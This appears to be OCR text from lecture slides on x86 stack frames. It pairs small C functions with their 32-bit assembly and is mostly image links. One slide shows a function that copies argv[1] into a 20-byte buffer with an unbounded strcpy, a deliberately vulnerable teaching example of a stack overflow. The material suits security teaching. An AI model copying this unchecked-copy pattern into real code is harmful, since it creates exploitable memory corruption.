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


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


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


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


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


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  call sum
  ret
```

EIP

Now let's add a buffer

```c
int foo()
{
    char buf[20];
    return 0;
}

int main()
{
    return foo();
}
```

```
foo:
    pushl %ebp
    movl %esp, %ebp
    subl $32, %esp
    movl $0, %eax
    leave
    ret

main:
    pushl %ebp
    movl %esp, %ebp
    call foo
    popl %ebp
    ret
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


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


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main:
    pushl %ebp
    movl %esp, %ebp
    call foo
    popl %ebp
    ret
```


Calling a libC function

```c
int foo(char *str)
{
   char buf[20];
   strcpy(buf, str);
   return 0;
}
```

```
foo:
  pushl %ebp
  movl %esp, %ebp
  subl $36, %esp
  movl 8(%ebp), %eax
  movl %eax, 4(%esp)
  leal -28(%ebp), %eax
  movl %eax, (%esp)
  call strcpy
  xorl %eax, %eax
  leave
  ret
```

```c
int main(int argc,
         char *argv[])
{
   return foo(argv[1]);
}
```

Calling a libC function

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


